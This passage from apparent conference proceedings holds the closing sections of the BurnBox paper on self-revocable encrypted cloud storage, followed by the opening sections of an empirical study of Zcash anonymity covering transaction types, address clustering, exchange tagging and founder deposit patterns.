**Deleting files from the cloud.** A final limitation is that BurnBox, as described, never requests the cloud storage service to delete files. This is necessary to provide deletion/revocation obliviousness. However, at some juncture it will be necessary to free up storage space and this may enable a compelled-access adversary to at that point identify that a user previously revoked files. A user might therefore do such deletions well after the compelled access search, but since it leaks information to the adversary its timing should be considered carefully.

## 9 Related Work

A variety of works have looked at related problems surrounding compelled access, secure erasure, and encrypted cloud storage.

**Secure deletion.** The problem of secure deletion for files has been explored extensively in various contexts [25, 28, 56]. These works can be divided into two distinct approaches, data overwriting [36, 69] and cryptographic erasure [16, 22, 57]. Data overwriting is not applicable to a corrupted cloud storage provider who stores snapshots. Cryptographic erasure alone doesn't provide temporary revocation. Neither approach directly solves the issue of metadata needed to locate files (in our case file names).

**History independence.** A line of work has examined history independent data structures [31, 47, 48] and (local) file systems [11]. As we discussion in Section 3, however, these techniques do not work when confronted with adversaries who can forensically recover fine grained past file system state, rather they ensure only that the current state is independent of its history. While the use of a history-independent file system for local storage [11] could be used to augment BurnBox to improve its ability to hide access patterns (during a forensic analysis), it does not alone suffice for the compelled access scenario as it does not protect cloud data or provide for self-revocation.

**Decoy-based approaches.** Several works target tricking adversaries via decoy content, revealed by providing a fake password. Deniable encryption [18, 20, 61] targets public key encrypted messages which can later be opened to some decoy message. Gasti et al. [29] use deniable public-key encryption to build a cloud-backed file system These approaches do not hide file names or provide for self-revocation, and they require choosing a decoy message at file creation time.

Honey encryption [35, 37, 38] targets ensuring decryption under wrong passwords results in decoy plaintexts, but only works for a priori known distributions of plaintext data, making it unsuitable for general use. We target CAS-secure encryption for arbitrary data.

Deniable file systems [9, 29, 34, 52, 55], also known as steganographic file systems [9], support a hidden volume that is concealed from the adversary and a decoy volume that is unlocked via a fake password. Deniable file systems require users either to a priori compartmentalize their life into a deniable and non-deniable partition or to create and maintain plausible "dummy" data for the decoy volume while conducting everything in the hidden volume. In contrast, we require users simply excise what they want to hide when compelled access is likely.

At a higher level, all decoy-based systems require the user to lie to the authority and intentionally reveal the wrong password (or cryptographic secret). In addition to requiring the user to actively not comply, lying may have legal implications in some cases. Our approach is different and does not depend on prearranged decoy content or lying.

**Capture-resilient devices.** A series of works [42, 43] investigated capture-resilient devices, where one uses a remote server to help encrypt data on the device so that if the device is captured, offline dictionary attacks against

user passwords does not suffice to break security. These settings, and similar, assume the user does not disclose their password, thus making it insufficient for the compelled access threat model we target here.

## 10 Conclusion

In this paper we explored the setting of compelled access, where physically present authorities force a user to disclose secrets in order to allow a search of their digital devices. We introduced the notion of self-revocable encryption, in which the user can, ahead of a potential search (e.g., before crossing a national border), revoke their ability to access sensitive data. We explored this approach in the context of encrypted cloud storage applications, showing that one can hide not only file contents but also whether and which files were revoked.

We detailed a new cryptographic security notion, called compelled access security, to capture the level of access pattern leakage a scheme admits. We introduced a scheme for which we can formally analyze compelled access security relative to a reasonable leakage regime. Interestingly, the analysis requires non-committing encryption.

We report on an initial prototype of the resulting tool, called BurnBox. While it has various limitations due primarily to operating system and application leakage, BurnBox provides a foundation for realizing client devices that resist compelled access searches.

# An Empirical Analysis of Anonymity in Zcash

*George Kappos, Haaroon Yousaf, Mary Maller, and Sarah Meiklejohn*
*University College London*
{georgios.kappos.16,h.yousaf,mary.maller.15,s.meiklejohn}@ucl.ac.uk

## Abstract

Among the now numerous alternative cryptocurrencies derived from Bitcoin, Zcash is often touted as the one with the strongest anonymity guarantees, due to its basis in well-regarded cryptographic research. In this paper, we examine the extent to which anonymity is achieved in the deployed version of Zcash. We investigate all facets of anonymity in Zcash's transactions, ranging from its transparent transactions to the interactions with and within its main privacy feature, a *shielded pool* that acts as the anonymity set for users wishing to spend coins privately. We conclude that while it is possible to use Zcash in a private way, it is also possible to shrink its anonymity set considerably by developing simple heuristics based on identifiable patterns of usage.

## 1 Introduction

Since the introduction of Bitcoin in 2008 [34], cryptocurrencies have become increasingly popular to the point of reaching a near-mania, with thousands of deployed cryptocurrencies now collectively attracting trillions of dollars in investment. While the broader positive potential of "blockchain" (i.e., the public decentralized ledger underlying almost all cryptocurrencies) is still unclear, despite the growing number of legitimate users there are today still many people using these cryptocurrencies for less legitimate purposes. These range from the purchase of drugs or other illicit goods on so-called dark markets such as Dream Market, to the payments from victims in ransomware attacks such as WannaCry, with many other crimes in between. Criminals engaged in these activities may be drawn to Bitcoin due to the relatively low friction of making international payments using only pseudonyms as identifiers, but the public nature of its ledger of transactions raises the question of how much anonymity is actually being achieved.

Indeed, a long line of research [37, 38, 12, 27, 40] has by now demonstrated that the use of pseudonymous addresses in Bitcoin does not provide any meaningful level of anonymity. Beyond academic research, companies now provide analysis of the Bitcoin blockchain as a business [19]. This type of analysis was used in several arrests associated with the takedown of Silk Road [20], and to identify the attempts of the WannaCry hackers to move their ransom earnings from Bitcoin into Monero [17].

Perhaps in response to this growing awareness that most cryptocurrencies do not have strong anonymity guarantees, a number of alternative cryptocurrencies or other privacy-enhancing techniques have been deployed with the goal of improving on these guarantees. The most notable cryptocurrencies that fall into this former category are Dash [2] (launched in January 2014), Monero [3] (April 2014), and Zcash [7] (October 2016). At the time of this writing all have a market capitalization of over 1 billion USD [1], although this figure is notoriously volatile, so should be taken with a grain of salt.

Even within this category of privacy-enhanced cryptocurrencies, and despite its relative youth, Zcash stands somewhat on its own. From an academic perspective, Zcash is backed by highly regarded research [28, 13], and thus comes with seemingly strong anonymity guarantees. Indeed, the original papers cryptographically prove the security of the main privacy feature of Zcash (known as the *shielded pool*), in which users can spend shielded coins without revealing which coins they have spent. These strong guarantees have attracted at least some criminal attention to Zcash: the underground marketplace AlphaBay was on the verge of accepting it before their shutdown in July 2017 [11], and the Shadow Brokers hacking group started accepting Zcash in May 2017 (and in fact for their monthly dumps accepted exclusively Zcash in September 2017) [16].

Despite these theoretical privacy guarantees, the deployed version of Zcash does not require all transactions to take place within the shielded pool itself: it also supports so-called *transparent* transactions, which are essentially the same as transactions in Bitcoin in

that they reveal the pseudonymous addresses of both the senders and recipients, and the amount being sent. It does require, however, that all newly generated coins pass through the shielded pool before being spent further, thus ensuring that all coins have been shielded at least once. This requirement led the Zcash developers to conclude that the anonymity set for users spending shielded coins is in fact all generated coins, and thus that "the mixing strategies that other cryptocurrencies use for anonymity provide a rather small [anonymity set] in comparison to Zcash" and that "Zcash has a distinct advantage in terms of transaction privacy" [9].

In this paper, we provide the first in-depth empirical analysis of anonymity in Zcash, in order to examine these claims and more generally provide a longitudinal study of how Zcash has evolved and who its main participants are. We begin in Section 4 by providing a general examination of the Zcash blockchain, from which we observe that the vast majority of Zcash activity is in the transparent part of the blockchain, meaning it does not engage with the shielded pool at all. In Section 5, we explore this aspect of Zcash by adapting the analysis that has already been developed for Bitcoin, and find that exchanges typically dominate this part of the blockchain.

We then move in Section 6 to examining interactions with the shielded pool. We find that, unsurprisingly, the main actors doing so are the founders and miners, who are required to put all newly generated coins directly into it. Using newly developed heuristics for attributing transactions to founders and miners, we find that 65.6% of the value withdrawn from the pool can be linked back to deposits made by either founders or miners. We also implement a general heuristic for linking together other types of transactions, and capture an additional 3.5% of the value using this. Our relatively simple heuristics thus reduce the size of the overall anonymity set by 69.1%.

In Section 7, we then look at the relatively small percentage of transactions that have taken place within the shielded pool. Here, we find (perhaps unsurprisingly) that relatively little information can be inferred, although we do identify certain patterns that may warrant further investigation. Finally, we perform a small case study of the activities of the Shadow Brokers within Zcash in Section 8, and in Section 9 we conclude.

All of our results have been disclosed, at the time of the paper's submission, to the creators of Zcash, and discussed extensively with them since. This has resulted in changes to both their public communication about Zcash's anonymity as well as the transactional behavior of the founders. Additionally, all the code for our analysis is available as an open-source repository.[1]

## 2 Related work

We consider as related all work that has focused on the anonymity of cryptocurrencies, either by building solutions to achieve stronger anonymity guarantees or by demonstrating its limits.

In terms of the former, there has been a significant volume of research in providing solutions for existing cryptocurrencies that allow interested users to mix their coins in a way that achieves better anonymity than regular transactions [15, 41, 21, 24, 39, 14, 22, 25]. Another line of research has focused on producing alternative privacy-enhanced cryptocurrencies. Most notably, Dash [2] incorporates the techniques of CoinJoin [24] in its PrivateSpend transactions; Monero [3, 35] uses ring signatures to allow users to create "mix-ins" (i.e., include the keys of other users in their own transactions as a way of providing a larger anonymity set); and Zcash [7, 13] uses zero-knowledge proofs to allow users to spend coins without revealing which coins are being spent.

In terms of the latter, there has also been a significant volume of research on de-anonymizing Bitcoin [37, 38, 12, 27, 40]. Almost all of these attacks follow the same pattern: they first apply so-called clustering heuristics that associate multiple different addresses with one single entity, based on some evidence of shared ownership. The most common assumption is that all input addresses in a transaction belong to the same entity, with some papers [12, 27] also incorporating an additional heuristic in which output addresses receiving change are also linked. Once these clusters are formed, a "re-identification attack" [27] then tags specific addresses and thus the clusters in which they are contained. These techniques have also been applied to alternative cryptocurrencies with similar types of transactions, such as Ripple [30].

The work that is perhaps closest to our own focuses on de-anonymizing the privacy solutions described above, rather than just on Bitcoin. Here, several papers have focused on analyzing so-called privacy overlays or mixing services for Bitcoin [33, 26, 31, 32], and considered both their level of anonymity and the extent to which participants must trust each other. Some of this analysis [32, 26] also has implications for anonymity in Dash, due to its focus on CoinJoin. More recently, Miller et al. [29] and Kumar et al. [23] looked at Monero. They both found that it was possible to link together transactions based on temporal patterns, and also based on certain patterns of usage, such as users who choose to do transactions with 0 mix-ins (in which case their ring signature provides no anonymity, which in turns affects other users who may have included their key in their own mix-ins). Finally, we are aware of one effort to de-anonymize Zcash, by Quesnelle [36]. This article focuses on linking together the transactions used to shield



Figure 1: A simple diagram illustrating the different types of Zcash transactions. All transaction types are depicted and described with respect to a single input and output, but can be generalized to handle multiple inputs and outputs. In a t-to-t transaction, visible quantities of ZEC move between visible t-addresses ($\mathsf{zIn}$,$\mathsf{zOut} \neq \emptyset$). In a t-to-z transaction, a visible amount of ZEC moves from a visible t-address into the shielded pool, at which point it belongs to a hidden z-address ($\mathsf{zOut} = \emptyset$). In a z-to-z transaction, a hidden quantity of ZEC moves between hidden z-addresses ($\mathsf{zIn}$,$\mathsf{zOut} = \emptyset$). Finally, in a z-to-t transaction, a hidden quantity of ZEC moves from a hidden z-address out of the shielded pool, at which point a visible quantity of it belongs to a visible t-address ($\mathsf{zIn} = \emptyset$).

and deshield coins, based on their timing and the amount sent in the transactions. In comparison, our paper implements this heuristic but also provides a broader perspective on the entire Zcash ecosystem, as well as a more in-depth analysis of all interactions with (and within) the shielded pool.

# 3 Background

## 3.1 How Zcash works

Zcash (ZEC) is an alternative cryptocurrency developed as a (code) fork of Bitcoin that aims to break the link between senders and recipients in a transaction. In Bitcoin, recipients receive funds into addresses (referred to as the $\mathsf{vOut}$ in a transaction), and when they spend them they do so from these addresses (referred to as the $\mathsf{vIn}$ in a transaction). The act of spending bitcoins thus creates a link between the sender and recipient, and these links can be followed as bitcoins continue to change hands. It is thus possible to track any given bitcoin from its creation to its current owner.

Any transaction which interacts with the so-called shielded pool in Zcash does so through the inclusion of a *vJoinSplit*, which specifies where the coins are coming from and where they are going. To receive funds, users can provide either a transparent address (t-address) or a shielded address (z-address). Coins that are held in z-addresses are said to be in the shielded pool.

To specify where the funds are going, a $\mathsf{vJoinSplit}$ contains (1) a list of output t-addresses with funds assigned to them (called *zOut*), (2) two shielded outputs, and (3) an encrypted memo field. The $\mathsf{zOut}$ can be empty, in which case the transaction is either *shielded* (t-to-z) or *private* (z-to-z), depending on the inputs. If the $\mathsf{zOut}$ list contains a quantity of ZEC not assigned to any address, then we still consider it to be empty (as this is simply the allocation of the miner's fee). Each shielded output contains an unknown quantity of ZEC as well as a hidden double-spending token. The shielded output can be a dummy output (i.e., it contains zero ZEC) to hide the fact that there is no shielded output. The encrypted memo field can be used to send private messages to the recipients of the shielded outputs.

To specify where the funds are coming from, a $\mathsf{vJoinSplit}$ also contains (1) a list of input t-addresses (called *zIn*), (2) two double-spending tokens, and (3) a zero-knowledge proof. The $\mathsf{zIn}$ can be empty, in which case the transaction is either *deshielded* (z-to-t) if $\mathsf{zOut}$ is not empty, or private (z-to-z) if it is. Each double-spending token is either a unique token belonging to some previous shielded output, or a dummy value used to hide the fact that there is no shielded input. The double-spending token does not reveal to which shielded output it belongs. The zero-knowledge proof guarantees two things. First, it proves that the double-spending token genuinely belongs to some previous shielded output. Second, it proves that the sum of (1) the values in the addresses in $\mathsf{zIn}$ plus (2) the values represented by the double-spending tokens is equal to the sum of (1) the values assigned to the addresses in $\mathsf{zOut}$ plus (2) the values in the shielded outputs plus (3) the miner's fee. A summary of the different types of transactions is in Figure 1.

## 3.2 Participants in the Zcash ecosystem

In this section we describe four types of participants who interact in the Zcash network.

Founders took part in the initial creation and release of Zcash, and will receive 20% of all newly generated coins (currently 2.5 ZEC out of the 12.5 ZEC block reward). The founder addresses are specified in the Zcash chain parameters [8].

Miners take part in the maintenance of the ledger, and in doing so receive newly generated coins (10 out of the 12.5 ZEC block reward), as well as any fees from the transactions included in the blocks they mine. Many miners choose not to mine on their own, but join a mining pool; a list of mining pools can be found in Table 4. One or many miners win each block, and the first transaction in the block is a *coin generation* (coingen) that assigns newly generated coins to their address(es), as well as to the address(es) of the founders.

Services are entities that accept ZEC as some form of payment. These include exchanges like Bitfinex, which allow users to trade fiat currencies and other cryptocurrencies for ZEC (and vice versa), and platforms like ShapeShift [4], which allow users to trade within cryptocurrencies and other digital assets without requiring registration.

Finally, users are participants who hold and transact in ZEC at a more individual level. In addition to regu-

| Type | Number | Percentage |
|---|---|---|
| Transparent | 1,648,745 | 73.5 |
| Coingen | 258,472 | 11.5 |
| Deshielded | 177,009 | 7.9 |
| Shielded | 140,796 | 6.3 |
| Mixed | 10,891 | 0.5 |
| Private | 6934 | 0.3 |

Table 1: The total number of each transaction type.

lar individuals, this category includes charities and other organizations that may choose to accept donations in Zcash. A notable user is the Shadow Brokers, a hacker group who have published several leaks containing hacking tools from the NSA and accept payment in Zcash. We explore their usage of Zcash in Section 8.

## 4 General Blockchain Statistics

We used the `zcashd` client to download the Zcash blockchain, and loaded a database representation of it into Apache Spark. We then performed our analysis using a custom set of Python scripts equipped with PySpark. We last parsed the block chain on January 21 2018, at which point 258,472 blocks had been mined. Overall, 3,106,643 ZEC had been generated since the genesis block, out of which 2,485,461 ZEC went to the miners and the rest (621,182 ZEC) went to the founders.

### 4.1 Transactions

Across all blocks, there were 2,242,847 transactions. A complete breakdown of the transaction types is in Table 1, and graphs depicting the growth of each transaction type over time are in Figures 2 and 3.[2] The vast majority of transactions are public (i.e., either transparent or a coin generation). Of the transactions that do interact with the pool (335,630, or 14.96%, in total), only a very small percentage are private transactions; i.e., transactions within the pool. Looking at the types of transactions over time in Figure 2, we can see that the number of coingen, shielded, and deshielded transactions all grow in an approximately linear fashion. As we explore in Section 6.2, this correlation is due largely to the habits of the miners. Looking at both this figure and Figure 3, we can see that while the number of transactions interacting with the pool has grown in a relatively linear fashion, the value they carry has over time become a very small percentage of all blocks, as more mainstream (and thus transparent) usage of Zcash has increased.

[2]We use the term 'mixed' to mean transactions that have both a vIn and a vOut, and a vJoinSplit.



Figure 2: The total number of each of the different types of transactions over time.



Figure 3: The fraction of the value in each block representing each different type of transaction over time, averaged daily. Here, 'public' captures both transparent transactions and the visible components of mixed transactions.

### 4.2 Addresses

Across all transactions, there have been 1,740,378 distinct t-addresses used. Of these, 8,727 have ever acted as inputs in a t-to-z transaction and 330,780 have ever acted as outputs in a z-to-t transaction. As we explore in Section 6.2, much of this asymmetry is due to the behavior of mining pools, which use a small number of addresses to collect the block reward, but a large number of addresses (representing all the individual miners) to pay out of the pool. Given the nature of the shielded pool, it is not possible to know the total number of z-addresses used.

Figure 4 shows the total value in the pool over time. Although the overall value is increasing over time, there are certain shielding and de-shielding patterns that create spikes. As we explore in Section 6, these spikes are due largely to the habits of the miners and founders. At the time of writing, there are 112,235 ZEC in the pool, or 3.6% of the total monetary supply.

If we rank addresses by their wealth, we first observe that only 25% of all t-addresses have a non-zero bal-



Figure 4: The total value in the shielded pool over time.

ance. Of these, the top 1% hold 78% of all ZEC. The address with the highest balance had 118,257.75 ZEC, which means the richest address has a higher balance than the entire shielded pool.

## 5 T-Address Clustering

As discussed in Section 4, a large proportion of the activity on Zcash does not use the shielded pool. This means it is essentially identical to Bitcoin, and thus can be deanonymized using the same techniques discussed for Bitcoin in Section 2.

### 5.1 Clustering addresses

To identify the usage of transparent addresses, we begin by recalling the "multi-input" heuristic for clustering Bitcoin addresses. In this heuristic, addresses that are used as inputs to the same transaction are assigned to the same cluster. In Bitcoin, this heuristic can be applied to all transactions, as they are all transparent. In Zcash, we perform this clustering as long as there are multiple input t-addresses.

**Heuristic 1.** If two or more t-addresses are inputs in the same transaction (whether that transaction is transparent, shielded, or mixed), then they are controlled by the same entity.

In terms of false positives, we believe that these are at least as unlikely for Zcash as they are for Bitcoin, as Zcash is a direct fork of Bitcoin and the standard client has the same behavior. In fact, we are not aware of any input-mixing techniques like CoinJoin [24] for Zcash, so could argue that the risk of false positives is even lower than it is for Bitcoin. As this heuristic has already been used extensively in Bitcoin, we thus believe it to be realistic for use in Zcash.

We implemented this heuristic by defining each t-address as a node in a graph, and adding an (undirected) edge in the graph between addresses that had been input to the same transaction. The connected components of the graph then formed the clusters, which represent distinct entities controlling potentially many addresses. The result was a set of 560,319 clusters, of which 97,539 contained more than a single address.

As in Bitcoin, using just this one heuristic is already quite effective but does not capture the common usage of *change addresses*, in which a transaction sends coins to the actual recipient but then also sends any coins left over in the input back to the sender. Meiklejohn et al. [27] use in their analysis a heuristic based on this behavior, but warn that it is somewhat fragile. Indeed, their heuristic seems largely dependent on the specific behavior of several large Bitcoin services, so we chose not to implement it in its full form. Nevertheless, we did use a related Zcash-specific heuristic in our case study of the Shadow Brokers in Section 8.

**Heuristic 2.** If one (or more) address is an input t-address in a vJoinSplit transaction and a second address is an output t-address in the same vJoinSplit transaction, then if the size of zOut is 1 (i.e., this is the only transparent output address), the second address belongs to the same user who controls the input addresses.

To justify this heuristic, we observe that users may not want to deposit all of the coins in their address when putting coins into the pool, in which case they will have to make change. The only risk of a false positive is if users are instead sending money to two separate individuals, one using a z-address and one using a t-address. One notable exception to this rule is users of the zcash4win wallet. Here, the address of the wallet operator is an output t-address if the user decides to pay the developer fee, so would produce exactly this type of transaction for users putting money into the shielded pool. This address is identifiable, however, so these types of transactions can be omitted from our analysis. Nevertheless, due to concerns about the safety of this heuristic (i.e., its ability to avoid false positives), we chose not to incorporate it into our general analysis below.

### 5.2 Tagging addresses

Having now obtained a set of clusters, we next sought to assign names to them. To accomplish this, we performed a scaled-down version of the techniques used by Meiklejohn et al. [27]. In particular, given that Zcash is still relatively new, there are not many different types of services that accept Zcash. We thus restricted ourselves to interacting with exchanges.

We first identified the top ten Zcash exchanges according to volume traded [1]. We then created an account with each exchange and deposited a small quantity of

| Service | Cluster | # deposits | # withdrawals |
|---|---|---|---|
| Binance | 7 | 1 | 1 |
| Bitfinex | 3 | 4 | 1 |
| Bithumb | 14 | 2 | 1 |
| Bittrex | 1 | 1 | 1 |
| Bit-z | 30 | 2 | 1 |
| Exmo | 4 | 2 | 1 |
| HitBTC | 18 | 1 | 1 |
| Huobi | 26 | 2 | 1 |
| Kraken | 12 | 1 | 1 |
| Poloniex | 0 | 1 | 1 |
| ShapeShift | 2 | 1 | 1 |
| zcash4win | 139 | 1 | 2 |

Table 2: The services we interacted with, the identifier of the cluster they were associated with after running Heuristic 1, and the number of deposits and withdrawals we did with them. The first ten are exchanges, ShapeShift is an inter-cryptocurrency exchange, and zcash4win is a Windows-based Zcash client.

ZEC into it, tagging as we did the output t-addresses in the resulting transaction as belonging to the exchange. We then withdrew this amount to our own wallet, and again tagged the t-addresses (this time on the sender side) as belonging to the exchange. We occasionally did several deposit transactions if it seemed likely that doing so would tag more addresses. Finally, we also interacted with ShapeShift, which as mentioned in Section 3.2 allows users to move amongst cryptocurrencies without the need to create an account. Here we did a single "shift" into Zcash and a single shift out. A summary of our interactions with all the different exchanges is in Table 2.

Finally, we collected the publicized addresses of the founders [8], as well as addresses from known mining pools. For the latter we started by scraping the tags of these addresses from the Zchain explorer [10]. We then validated them against the blocks advertised on some of the websites of the mining pools themselves (which we also scraped) to ensure that they were the correct tags; i.e., if the recipient of the coingen transaction in a given block was tagged as belonging to a given mining pool, then we checked to see that the block had been advertised on the website of that mining pool. We then augmented these sets of addresses with the addresses tagged as belonging to founders and miners according to the heuristics developed in Section 6. We present these heuristics in significantly more detail there, but they resulted in us tagging 123 founder addresses and 110,918 miner addresses (belonging to a variety of different pools).

## 5.3 Results

As mentioned in Section 5.1, running Heuristic 1 resulted in 560,319 clusters, of which 97,539 contained more than a single address. We assigned each cluster a unique identifier, ordered by the number of addresses in the cluster, so that the biggest cluster had identifier 0.

### 5.3.1 Exchanges and wallets

As can be seen in Table 2, many of the exchanges are associated with some of the biggest clusters, with four out of the top five clusters belonging to popular exchanges. In general, we found that the top five clusters accounted for 11.21% of all transactions. Identifying exchanges is important, as it makes it possible to discover where individual users may have purchased their ZEC. Given existing and emerging regulations, they are also the one type of participant in the Zcash ecosystem that might know the real-world identity of users.

In many of the exchange clusters, we also identified large fractions of addresses that had been tagged as miners. This implies that individual miners use the addresses of their exchange accounts to receive their mining reward, which might be expected if their goal is to cash out directly. We found some, but far fewer, founder addresses at some of the exchanges as well.

Our clustering also reveals that ShapeShift (Cluster 2) is fairly heavily used: it had received over 1.1M ZEC in total and sent roughly the same. Unlike the exchanges, its cluster contained a relatively small number of miner addresses (54), which fits with its usage as a way to shift money, rather than hold it in a wallet.

### 5.3.2 Mining pools and founders

Although mining pools and founders account for a large proportion of the activity in Zcash (as we explore in Section 6), many re-use the same small set of addresses frequently, so do not belong to large clusters. For example, Flypool had three single-address clusters while Coinotron, coinmine.pl, Slushpool and Nanopool each had two single-address clusters. (A list of mining pools can be found in Table 4 in Section 6.2). Of the coins that we saw sent from clusters associated with mining pools, 99.8% of it went into the shielded pool, which further validates both our clustering and tagging techniques.

### 5.3.3 Philanthropists

Via manual inspection, we identified three large organizations that accept Zcash donations: the Internet Archive, `torservers.net`, and Wikileaks. Of these, `torservers.net` accepts payment only via a z-address, so we cannot identify their transactions (Wikileaks accepts payment via a z-address too, but also via a t-address). Of the 31 donations to the Internet Archive that we were able to identify, which totaled 17.3 ZEC, 9 of them were made anonymously (i.e., as z-to-t transactions). On the other hand, all of the 20 donations to Wik-



Figure 5: Over time, the amount of ZEC put into the shielded pool (in red) and the amount taken out of the pool (in blue).

ileak's t-address were made as t-to-t transactions. None of these belong to clusters, as they have never sent a transaction.

## 6 Interactions with the Shielded Pool

What makes Zcash unique is of course not its t-addresses (since these essentially replicate the functionality of Bitcoin), but its shielded pool. To that end, this section explores interactions with the pool at its endpoints, meaning the deposits into (t-to-z) and withdrawals out of the pool (z-to-t). We then explore interactions within the pool (z-to-z transactions) in Section 7.

To begin, we consider just the amounts put into and taken out of the pool. Over time, 3,901,124 ZEC have been deposited into the pool,[3] and 3,788,889 have been withdrawn. Figure 5 plots both deposits and withdrawals over time.

This figure shows a near-perfect reflection of deposits and withdrawals, demonstrating that most users not only withdraw the exact number of ZEC they deposit into the pool, but do so very quickly after the initial deposit. As we see in Sections 6.1 and 6.2, this phenomenon is accounted for almost fully by the founders and miners. Looking further at the figure, we can see that the symmetry is broken occasionally, and most notably in four "spikes": two large withdrawals, and two large deposits. Some manual investigation revealed the following:

**"The early birds"** The first withdrawal spike took place at block height 30,900, which was created in December 2016. The cause of the spike was a single transaction in which 7,135 ZEC was taken out of the pool; given the exchange rate at that time of 34 USD per ZEC, this was equivalent to 242,590 USD. The coins were distributed across 15 t-addresses, which initially we had not tagged as belonging to any named user. After running the heuristic described in Section 6.1, however, we tagged all of these addresses as belonging to founders. In fact, this was the very first withdrawal that we identified as being associated with founders.

**"Secret Santa"** The second withdrawal spike took place on December 25 2017, at block height 242,642. In it, 10,000 ZEC was distributed among 10 different t-addresses, each receiving 1,000 ZEC. None of these t-addresses had done a transaction before then, and none have been involved in one since (i.e., the coins received in this transaction have not yet been spent).

**"One-man wolf packs"** Both of the deposit spikes in the graph correspond to single large deposits from unknown t-addresses that, using our analysis from Section 5, we identified as residing in single-address clusters. For the first spike, however, many of the deposited amounts came directly from a founder address identified by our heuristics (Heuristic 3), so given our analysis in Section 6.1 we believe this may also be associated with the founders.

While this figure already provides some information about how the pool is used (namely that most of the money put into it is withdrawn almost immediately afterwards), it does not tell us who is actually using the pool. For this, we attempt to associate addresses with the types of participants identified in Section 3.2: founders, miners, and 'other' (encompassing both services and individual users).

When considering deposits into the shielded pool, it is easy to associate addresses with founders and miners, as the consensus rules dictate that they must put their block rewards into the shielded pool before spending them further. As described in Section 5.2, we tagged founders according to the Zcash parameters, and tagged as miners all recipients of coingen transactions that were not founders. We then used these tags to identify a founder deposit as any t-to-z transaction using one or more founder addresses as input, and a miner deposit as any t-to-z transaction using one or more miner addresses as input. The results are in Figure 6.

Looking at this figure, it is clear that miners are the main participants putting money into the pool. This is not particularly surprising, given that all the coins they receive must be deposited into the pool at least once, so if we divide that number of coins by the total number deposited we would expect at least 63.7% of the deposits to come from miners. (The actual number is 76.7%.) Founders, on the other hand, don't put as much money into the pool (since they don't have as much to begin with), but when they do they put in large amounts that cause visible step-like fluctuations to the overall line.

[3] This is greater than the total number of generated coins, as all coins must be deposited into the pool at least once, by the miners or founders, but may then go into and out of the pool multiple times.



Figure 6: Over time, the amount of ZEC deposited into the shielded pool by miners, founders, and others.



Figure 7: The addresses that have put more than 10,000 ZEC into the shielded pool over time, where the size of each node is proportional to the value it has put into the pool. The addresses of miners are green, of founders are orange, and of unknown 'other' participants are purple.

In terms of the heaviest users, we looked at the individual addresses that had put more than 10,000 ZEC into the pool. The results are in Figure 7.

In fact, this figure incorporates the heuristics we develop in Sections 6.1 and 6.2, although it looked very similar when we ran it before applying our heuristics (which makes sense, since our heuristics mainly act to link z-to-t transactions). Nevertheless, it demonstrates again that most of the heavy users of the pool are miners, with founders also depositing large amounts but spreading them over a wider variety of addresses. Of the four 'other' addresses, one of them belonged to ShapeShift, and the others belong to untagged clusters.

While it is interesting to look at t-to-z transactions on their own, the main intention of the shielded pool is to provide an anonymity set, so that when users withdraw their coins it is not clear whose coins they are. In that sense, it is much more interesting to link together t-to-z and z-to-t transactions, which acts to reduce the anonymity set. More concretely, if a t-to-z transaction can be linked to a z-to-t transaction, then those coins can be "ruled out" of the anonymity set of future users withdrawing coins from the pool. We thus devote our attention to this type of analysis for the rest of the section.

The most naïve way to link together these transactions would be to see if the same addresses are used across them; i.e., if a miner uses the same address to withdraw their coins as it did to deposit them. By running this simple form of linking, we see the results in Figure 8a. This figure shows that we are not able to identify any withdrawals as being associated with founders, and only a fairly small number as associated with miners: 49,280 transactions in total, which account for 13.3% of the total value in the pool.


Nevertheless, using heuristics that we develop for identifying founders (as detailed in Section 6.1) and miners (Section 6.2), we are able to positively link most of the z-to-t activity with one of these two categories, as seen in Figures 8b and 8c. In the end, of the 177,009 z-to-t transactions, we were able to tag 120,629 (or 68%) of them as being associated with miners, capturing 52.1% of the value coming out of the pool, and 2,103 of them as being associated with founders (capturing 13.5% of the value). We then examine the remaining 30-35% of the activity surrounding the shielded pool in Section 6.3.

## 6.1 Founders

After comparing the list of founder addresses against the outputs of all coingen transactions, we found that 14 of them had been used. Using these addresses, we were able to identify founder deposits into the pool, as already shown in Figure 6. Table 3 provides a closer inspection of the usage of each of these addresses.

This table shows some quite obvious patterns in the behavior of the founders. At any given time, only one address is "active," meaning it receives rewards and deposits them into the pool. Once it reaches the limit of 44,272.5 ZEC, the next address takes its place and it is not used again. This pattern has held from the third address onwards. What's more, the amount deposited was often the same: exactly 249.9999 ZEC, which is roughly the reward for 100 blocks. This was true of 74.9% of all founder deposits, and 96.2% of all deposits from the third address onwards. There were only ever five other deposits into the pool carrying value between 249 and 251 ZEC (i.e., carrying a value close but not equal to 249.9999 ZEC).

Thus, while we were initially unable to identify any withdrawals associated with the founders (as seen in Figure 8a), these patterns indicated an automated use of the shielded pool that might also carry into the withdrawals. Upon examining the withdrawals from the pool, we did not find any with a value exactly equal to 249.9999 ZEC. We did, however, find 1,953 withdrawals



(a) No heuristics (b) Founder heuristic (c) Founder and miner heuristics

Figure 8: The z-to-t transactions we associated with miners, founders, and 'other', after running some combination of our heuristics.

| | # Deposits | Total value | # Deposits (249) |
|---|---|---|---|
| 1 | 548 | 19,600.4 | 0 |
| 2 | 252 | 43,944.6 | 153 |
| 3 | 178 | 44,272.5 | 177 |
| 4 | 192 | 44,272.5 | 176 |
| 5 | 178 | 44,272.5 | 177 |
| 6 | 178 | 44,272.5 | 177 |
| 7 | 178 | 44,272.5 | 177 |
| 8 | 178 | 44,272.5 | 177 |
| 9 | 190 | 44,272.5 | 176 |
| 10 | 188 | 44,272.5 | 176 |
| 11 | 190 | 44,272.5 | 176 |
| 12 | 178 | 44,272.5 | 177 |
| 13 | 191 | 44,272.5 | 175 |
| 14 | 70 | 17,500 | 70 |
| Total | 2889 | 568,042.5 | 2164 |

Table 3: The behavior of each of the 14 active founder addresses, in terms of the number of deposits into the pool, the total value deposited (in ZEC), and the number of deposits carrying exactly 249.9999 ZEC in value.

of exactly 250.0001 ZEC (and 1,969 carrying a value between 249 and 251 ZEC, although we excluded the extra ones from our analysis).

